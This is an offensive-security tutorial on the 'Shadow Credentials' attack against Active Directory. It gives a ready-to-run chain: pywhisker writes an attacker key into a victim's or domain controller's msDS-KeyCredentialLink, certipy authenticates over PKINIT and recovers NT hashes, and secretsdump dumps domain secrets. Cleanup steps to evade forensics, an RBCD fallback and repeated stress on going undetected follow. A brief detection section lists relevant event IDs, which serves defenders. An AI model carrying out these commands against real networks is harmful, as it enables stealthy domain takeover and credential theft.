Shadow Credentials: Owning AD Through msDS-KeyCredentialLink
Shadow Credentials abuse msDS-KeyCredentialLink to authenticate as any user via PKINIT without touching their password. No reset, no ticket forging, no detection by most SOCs.
Most AD compromise writeups stop at password resets, Golden Tickets, or DCSync. Shadow Credentials operate at a different level. You add a public key to a target’s msDS-KeyCredentialLink attribute, then authenticate as them through PKINIT. No password change. No NTLM hash needed. No 4724/4723 events in the Security log. The target user never notices anything.
This technique was introduced by Elad Shamir in 2021, and it remains one of the most underutilized lateral movement primitives in real engagements.
How Windows Hello for Business Created an Attack Surface

Windows Hello for Business (WHfB) allows passwordless authentication using asymmetric key pairs. When a user enrolls, the client generates an RSA key pair, stores the private key in TPM, and writes the public key into the user’s msDS-KeyCredentialLink attribute in AD.
During authentication, the client performs PKINIT pre-authentication with the KDC using the private key. The KDC validates it against the stored public key in msDS-KeyCredentialLink and issues a TGT. No password involved at any step.
The attack: if you can write to a target’s msDS-KeyCredentialLink, you can add your own key pair and authenticate as them.
Prerequisites
Three things must be true:
1. ADCS deployed (or a KDC certificate available)
PKINIT requires the KDC to have a certificate with the KDC Authentication EKU. If ADCS is deployed (which it is in most enterprise environments), this is almost always the case. Check:
certipy find -u user@domain.local -p 'pass' -dc-ip 10.10.10.1 -stdout | grep "KDC Authentication"2. Write access to the target’s msDS-KeyCredentialLink
This is the hard part. You need GenericAll, GenericWrite, WriteProperty, or WriteDACL on the target object. Enumerate with:
bloodyAD -u user -p 'pass' -d domain.local --host 10.10.10.1 get writable --right WRITE --detail | grep KeyCredentialOr via PowerView:
Get-DomainObjectAcl -Identity "target_user" -ResolveGUIDs | ? {$_.ActiveDirectoryRights -match "GenericAll|GenericWrite|WriteProperty"}3. Domain functional level 2016+
msDS-KeyCredentialLink was introduced with Server 2016. Older DFLs don’t support it.
The Attack Chain
Step 1: Add Shadow Credential
Using pywhisker:
pywhisker -d domain.local -u attacker -p 'pass' --target victim --action add --dc-ip 10.10.10.1This generates an RSA key pair, writes the public key as a KeyCredential structure into the target’s msDS-KeyCredentialLink, and outputs a PFX file with the private key.
Save that PFX and the Device ID. You’ll need both.
Step 2: Authenticate via PKINIT
certipy auth -pfx victim.pfx -dc-ip 10.10.10.1 -username victim -domain domain.localCertipy performs PKINIT pre-auth, obtains a TGT, and uses the KERB_KEY_LIST_REQ PAC extension to recover the NT hash through U2U. Output:
[*] Got TGT for victim@domain.local
[*] NT hash: a1b2c3d4e5f6...
Step 3: Post-Exploitation
With the TGT or NT hash, you can:
- DCSync if the target has replication rights (Domain Admins, Enterprise Admins, DC accounts)
- Pass-the-Hash / Pass-the-Ticket for lateral movement
- S4U2Self/S4U2Proxy if the target has constrained delegation configured
Step 4: Cleanup
pywhisker -d domain.local -u attacker -p 'pass' --target victim --action remove --device-id <id>Always remove the key. A lingering msDS-KeyCredentialLink entry on a high-value account is the kind of thing that gets flagged during forensics.
Chaining: GenericAll on Computer Objects
The most common real-world scenario is having GenericAll on a computer account rather than a user. Computer accounts can be targeted the same way, and machine accounts often have interesting privileges (constrained delegation, LAPS, RBCD).
pywhisker -d domain.local -u attacker -p 'pass' --target 'DC01$' --action add --dc-ip 10.10.10.1
certipy auth -pfx DC01.pfx -dc-ip 10.10.10.1 -username 'DC01$' -domain domain.local
secretsdump.py -hashes :$HASH domain.local/'DC01$'@10.10.10.1
Shadow Credentials on a DC machine account = DCSync without needing DS-Replication-Get-Changes.
Combining with RBCD
When you have write access to a computer object but ADCS is not deployed (no PKINIT), fall back to Resource-Based Constrained Delegation:
- Create a machine account with
addcomputer.py - Set
msDS-AllowedToActOnBehalfOfOtherIdentityon the target - S4U2Self + S4U2Proxy to get a service ticket as any user
Shadow Credentials is preferred when PKINIT is available because it avoids the machine account quota check and produces less noise.
Detection
The honest truth: most SOCs don’t monitor for this.
What would catch it:
- Event ID 5136 on
msDS-KeyCredentialLinkmodifications (requires Directory Service Changes auditing enabled) - Event ID 4768 with pre-auth type 16 (PKINIT) for accounts that never used WHfB
- Monitoring the
KeyCredentialstructure count per user. Normal users have 0 or 1 entries
Tools like ShadowSpray automate this against every writable object in the domain. If you’re defending: audit WriteProperty on msDS-KeyCredentialLink across all OUs.
Why This Matters
Shadow Credentials sit at the intersection of three things defenders rarely monitor simultaneously: DACL misconfigurations, PKINIT authentication, and attribute-level changes. The technique leaves no password change event, no Kerberos ticket anomaly that basic detection rules catch, and no artifact on the target machine. It’s the kind of technique that separates “we got DA” from “we got DA and nobody saw it happen.”